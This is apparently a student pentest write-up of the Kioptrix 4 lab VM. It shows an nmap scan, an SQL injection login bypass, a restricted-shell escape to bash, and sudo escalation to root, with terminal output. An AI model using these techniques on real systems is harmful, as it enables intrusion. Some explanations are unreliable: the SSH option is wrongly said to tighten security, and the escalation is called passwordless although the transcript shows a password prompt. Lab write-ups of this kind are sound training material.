Server IP Address	Ports Open
192.168.22.131	**TCP:** 22, 80, 139, 445

Nmap Scan Results:


```
└─$ nmap -p- 192.168.22.131 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-05 14:29 EST
Nmap scan report for 192.168.22.131
Host is up (0.00055s latency).
Not shown: 39528 closed tcp ports (conn-refused), 26003 filtered tcp ports (no-response)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_  2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.28a (workgroup: WORKGROUP)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2024-02-04T17:56:56-05:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -18h02m48s, deviation: 3h32m08s, median: -20h32m49s
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.30 seconds
```

Initial Shell Vulnerability Exploited

Additional info about where the initial shell was acquired from:

The attacker utilized SQL injection (sqli) to gain access to the user in the Password Input field and successfully obtained the passwords for the users named John and Robert.
After a namp scan I found port 80, I entered the site through firefox.

SQL code had to be injected there, the username was "John" and the password was ' or 1=1 #. Then the following website will open:



I used the command `ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss john@192.168.22.131` to connect to the host with the IP address 192.168.22.131 as the user "john" via SSH. By using the `-o` option, I specified that only RSA and DSA key algorithms are allowed. This ensures a more secure SSH connection by restricting the acceptable host key algorithms.

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss john@192.168.22.131
john@192.168.22.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ id
*** unknown command: id
john:~$ echo os.system("/bin/bash")
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
```

Vulnerability Explanation:

I understood that it was a user named john and from there I connected to him in order to take control of the machine.

Vulnerability Fix:

You can filter and remove any dangerous characters or commands from user inputs, reducing the risk of introducing malicious code. In addition, regular updating and patching of your software.

Initial Shell Screenshot:

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss john@192.168.22.131
john@192.168.22.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ id
*** unknown command: id
john:~$ echo os.system("/bin/bash")
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=115(admin),1001(john)
john@Kioptrix4:~$
```

Privilege Escalation:

Additional Priv Esc info:

Vulnerability Exploited:

The vulnerability being exploited in this scenario is the ability to execute commands with root privileges using the sudo command without requiring a password.

Vulnerability Explanation:

This vulnerability allows a user named "John" to bypass the standard password prompt when running the sudo command. Instead, they are able to run commands with elevated privileges directly, effectively gaining full control of the system.

Vulnerability Fix:

Limit user privileges by reviewing and applying code, especially for high privileges.

Proof Screenshot Here:

```
┌──(kali㉿kali)-[~]
└─$ ssh -o HostKeyAlgorithms=+ssh-rsa,ssh-dss john@192.168.22.131
john@192.168.22.131's password:
Welcome to LigGoat Security Systems - We are Watching
== Welcome LigGoat Employee ==
LigGoat Shell is in place so you  don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ echo os.system("/bin/bash")
john@Kioptrix4:~$ sudo su
[sudo] password for john:
root@Kioptrix4:/home/john# whoami
root
root@Kioptrix4:/home/john# client_loop: send disconnect: Broken pipe
```

```
root@Kioptrix4:~# cat congrats.txt
Congratulations!
You've got root.

There is more then one way to get root on this system. Try and find them.
I've only tested two (2) methods, but it doesn't mean there aren't more.
As always there's an easy way, and a not so easy way to pop this box.
Look for other methods to get root privileges other than running an exploit.

It took a while to make this. For one it's not as easy as it may look, and
also work and family life are my priorities. Hobbies are low on my list.
Really hope you enjoyed this one.

If you haven't already, check out the other VMs available on:
www.kioptrix.com

Thanks for playing,
loneferret
```